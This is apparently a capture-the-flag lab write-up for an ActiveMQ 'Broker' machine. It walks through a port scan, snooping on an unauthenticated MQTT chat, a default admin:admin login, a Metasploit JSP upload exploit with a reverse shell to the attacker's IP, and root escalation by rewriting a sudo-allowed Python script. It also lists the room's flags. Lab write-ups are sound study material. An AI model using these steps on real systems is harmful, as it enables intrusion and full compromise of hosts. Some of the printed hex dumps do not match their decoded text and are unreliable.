Broker

Enumaration

First we found a java jetty server running on port 8161
on port 1883 we have mqtt running which is absically a iot communication system
After some research i was able to connect to the mqqt service running on the server and read chat between 2 people

```
└─# python3 mqtt_client_shell.py

Welcome to the MQTT client shell.
Type help or ? to list commands.
Pressing <Enter> on an empty line will repeat the last command.

Client args: client_id=paho-5598-CyberJunkie, clean_session=True, protocol=4 (MQTTv3.1.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> protocol 3

Client args: client_id=paho-5598-CyberJunkie, clean_session=True, protocol=3 (MQTTv3.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> connection

Connection args: host=localhost, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-5598-CyberJunkie, clean_session=True, protocol=3 (MQTTv3.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> host 10.10.140.128

Connection args: host=10.10.140.128, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-5598-CyberJunkie, clean_session=True, protocol=3 (MQTTv3.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
> connect
                            on_log(): level=16 - Sending CONNECT (u0, p0, wr0, wq0, wf0, c1, k60) client_id=b'paho-5598-CyberJunkie'

***CONNECTED***
Subscriptions:
Connection args: host=10.10.140.128, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-5598-CyberJunkie, clean_session=True, protocol=3 (MQTTv3.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
>                             on_log(): level=16 - Received CONNACK (0, 0)
                            on_connect(): result code = 0 (Connection Accepted.)
                                          flags = {'session present': 0}
```

```
Subscriptions: (topic=#,qos=1)
Connection args: host=10.10.140.128, port=1883, keepalive=60, bind_address=, will=None,
                 username=, password=,
                 TLS/SSL args: ca_certs_filepath=None, ...  (TLS not used)
Client args: client_id=paho-5598-CyberJunkie, clean_session=True, protocol=3 (MQTTv3.1), transport=tcp
Logging: on (indent=30), Recording: off, Pacing: 0
>                               on_log(): level=16 - Received SUBACK
                            on_subscribe(): subscribed: msg id = 1, granted_qos = (1,)
                            on_log(): level=16 - Received PUBLISH (d0, q1, r0, m9), 'ActiveMQ/Advisory/Consumer/Topic/>', ...  (0 bytes)
                            on_log(): level=16 - Sending PUBACK (Mid: 9)
                            on_message(): message received: Topic: ActiveMQ/Advisory/Consumer/Topic/>, QoS: 1, Payload Length: 0
                                                            Payload (str): b''
                                                            Payload (hex): b''
                            on_log(): level=16 - Received PUBLISH (d0, q1, r0, m369), 'secret_chat', ...  (55 bytes)
                            on_log(): level=16 - Sending PUBACK (Mid: 369)
                            on_message(): message received: Topic: secret_chat, QoS: 1, Payload Length: 55
                                                            Payload (str): b"Paul: Hey, have you played the videogame 'Hacknet' yet?"
                                                            Payload (hex): b'5061756c3a20486579206f6e6520706c617965642074686520766964656f67616d6520274861636b6e657427207965743f'
                            on_log(): level=16 - Received PUBLISH (d0, q1, r0, m370), 'secret_chat', ...  (128 bytes)
                            on_log(): level=16 - Sending PUBACK (Mid: 370)
                            on_message(): message received: Topic: secret_chat, QoS: 1, Payload Length: 128
                                                            Payload (str): b"Max: Yeah, honestly that's the one game that got me into hacking, since I wanted to know how hacking is 'for real', you
                                                            Payload (hex): b'4d61783a20596561682c20686f6e6573746c792074686174277320746865206f6e652067616d65207468617420676f74206d6520696e746f20686162073696e6365204920492077616e7465642074206b6e6f7720686f77206861636b696e67206973207666722072656165616c272c20796f75206b6e6f773f203b29'
>                               on_log(): level=16 - Received PUBLISH (d0, q1, r0, m371), 'secret_chat', ...  (55 bytes)
                            on_log(): level=16 - Sending PUBACK (Mid: 371)
                            on_message(): message received: Topic: secret_chat, QoS: 1, Payload Length: 55
                                                            Payload (str): b'Paul: Sounds awesome, I will totally try it out then ^^'
                                                            Payload (hex): b'5061756c3a20536f756e643720617765736f6d652c20492077696c6c20746f74616c6c792074727920697420 6f7574207468656e205e5e'
                            on_log(): level=16 - Received PUBLISH (d0, q1, r0, m372), 'secret_chat', ...  (142 bytes)
                            on_log(): level=16 - Sending PUBACK (Mid: 372)
                            on_message(): message received: Topic: secret_chat, QoS: 1, Payload Length: 142
                                                            Payload (str): b'Max: Nice! Gotta go now, the boss will kill us if he sees us chatting here at work. This broker is not meant to be used
lol. See ya!'
                                                            Payload (hex): b'4d61783a204e6963652120476f74746120676f206e6f772c2074686520626f73732077696c6c206b696c6c20757320696620686520736520757574696e6720686572652061742077 6f726b2e20546869732062726f6b657220697320 6e6f74206d65616e7420746f20626520757365642064206 96b652074686174206c6f6c2e2053656520796121'
                            on_log(): level=16 - Received PUBLISH (d0, q1, r0, m373), 'secret_chat', ...  (55 bytes)
                            on_log(): level=16 - Sending PUBACK (Mid: 373)
                            on_message(): message received: Topic: secret_chat, QoS: 1, Payload Length: 55
                                                            Payload (str): b"Paul: Hey, have you played the videogame 'Hacknet' yet?"
                                                            Payload (hex): b'5061756c3a20486579206f6e6520706c617965642074686520766964656f67616d6520274861636b6e657427207965743f'
```


Nmap

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4c:75:a0:7b:43:87:70:4f:70:16:d2:3c:c4:c5:a4:e9 (RSA)
|   256 f4:62:b2:ad:f8:62:a0:91:2f:0a:0e:29:1a:db:70:e4 (ECDSA)
|_  256 92:d2:87:7b:98:12:45:93:52:03:5e:9e:c7:18:71:d5 (ED25519)
1883/tcp open  mqtt?
8161/tcp open  http       Jetty 7.6.9.v20130131
|_http-server-header: Jetty(7.6.9.v20130131)
|_http-title: Apache ActiveMQ
45595/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%),
Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation

Now we go to jetty server and get a /admin folder from gobuster

we login with credentials admin:admin and successfully login



we found a webshell upload exploit of activemq software

```
└─# searchsploit activemq
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit) | java/remote/42283.rb
Apache ActiveMQ 5.11.1/5.13.2 - Directory Travers | windows/remote/40857.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information | multiple/remote/33868.txt
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-S | multiple/remote/33905.txt
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal  | windows/remote/48181.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

We will use metasploit to upload our shell

#we set appropirate options and then get a webshell back

```
Exploit target:

   Id  Name
   --  ----
   1   Linux


msf6 exploit(multi/http/apache_activemq_upload_jsp) > set lhost  10.4.30.255
lhost => 10.4.30.255
msf6 exploit(multi/http/apache_activemq_upload_jsp) > run

[*] Started reverse TCP handler on 10.4.30.255:4444
[*] Uploading http://10.10.140.128:8161//opt/apache-activemq-5.9.0/webapps/api//MQNPqlPLTX.jar
[*] Uploading http://10.10.140.128:8161//opt/apache-activemq-5.9.0/webapps/api//MQNPqlPLTX.jsp
[+] Deleted /opt/apache-activemq-5.9.0/webapps/api//MQNPqlPLTX.jar
[+] Deleted /opt/apache-activemq-5.9.0/webapps/api//MQNPqlPLTX.jsp
[*] Command shell session 1 opened (10.4.30.255:4444 -> 10.10.140.128:43598) at 2021-07-17 10:37:12 -0400
```

Post Exploitation

We get user flag in our user activemq home directory

```
total 9984
drwxr-sr-x 1 activemq activemq     4096 Dec 26  2020 .
drwxr-xr-x 1 root     root         4096 Dec 25  2020 ..
-rw-r--r-- 1 activemq activemq    40580 Oct 14  2013 LICENSE
-rw-r--r-- 1 activemq activemq     3334 Oct 14  2013 NOTICE
-rw-r--r-- 1 activemq activemq     2610 Oct 14  2013 README.txt
-rwxr-xr-x 1 activemq activemq 10105484 Oct 14  2013 activemq-all-5.9.0.jar
drwxr-xr-x 1 activemq activemq     4096 Dec 25  2020 bin
-rw-rw-r-- 1 activemq activemq     1443 Dec 25  2020 chat.py
drwxr-xr-x 1 activemq activemq     4096 Dec 25  2020 conf
drwxr-xr-x 1 activemq activemq     4096 Dec 26  2020 data
-rw-r--r-- 1 activemq activemq       23 Dec 25  2020 flag.txt
drwxr-xr-x 1 activemq activemq     4096 Dec 25  2020 lib
-r-x------ 1 activemq activemq      143 Dec 25  2020 start.sh
-rw-rw-r-- 1 activemq activemq      768 Dec 25  2020 subscribe.py
drwxr-sr-x 5 activemq activemq     4096 Jul 17 14:36 tmp
drwxr-xr-x 1 activemq activemq     4096 Dec 25  2020 webapps
activemq@activemq:/opt/apache-activemq-5.9.0$ cat flag.txt
THM{you_got_a_m3ss4ge}
activemq@activemq:/opt/apache-activemq-5.9.0$
```

we can run a python script as root without passwd

```
activemq@activemq:/opt/apache-activemq-5.9.0$ sudo -l
Matching Defaults entries for activemq on activemq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User activemq may run the following commands on activemq:
    (root) NOPASSWD: /usr/bin/python3.7 /opt/apache-activemq-5.9.0/subscribe.py
activemq@activemq:/opt/apache-activemq-5.9.0$
```

We have write access to this so we can spawn a root shell

```
activemq@activemq:/opt/apache-activemq-5.9.0$ cat subscribe.py
 import os;os.system("/bin/bash ")
activemq@activemq:/opt/apache-activemq-5.9.0$
```

we get a root shell

```
activemq@activemq:/opt/apache-activemq-5.9.0$ sudo /usr/bin/python3.7 /opt/apache-activemq-5.9.0/subscribe.py
root@activemq:/opt/apache-activemq-5.9.0#
```

Loot

Flags

User Flag

THM{you_got_a_m3ss4ge}

Root Flag

THM{br34k_br0k3_br0k3r}

Credentials

Possible users on system

Paul
Max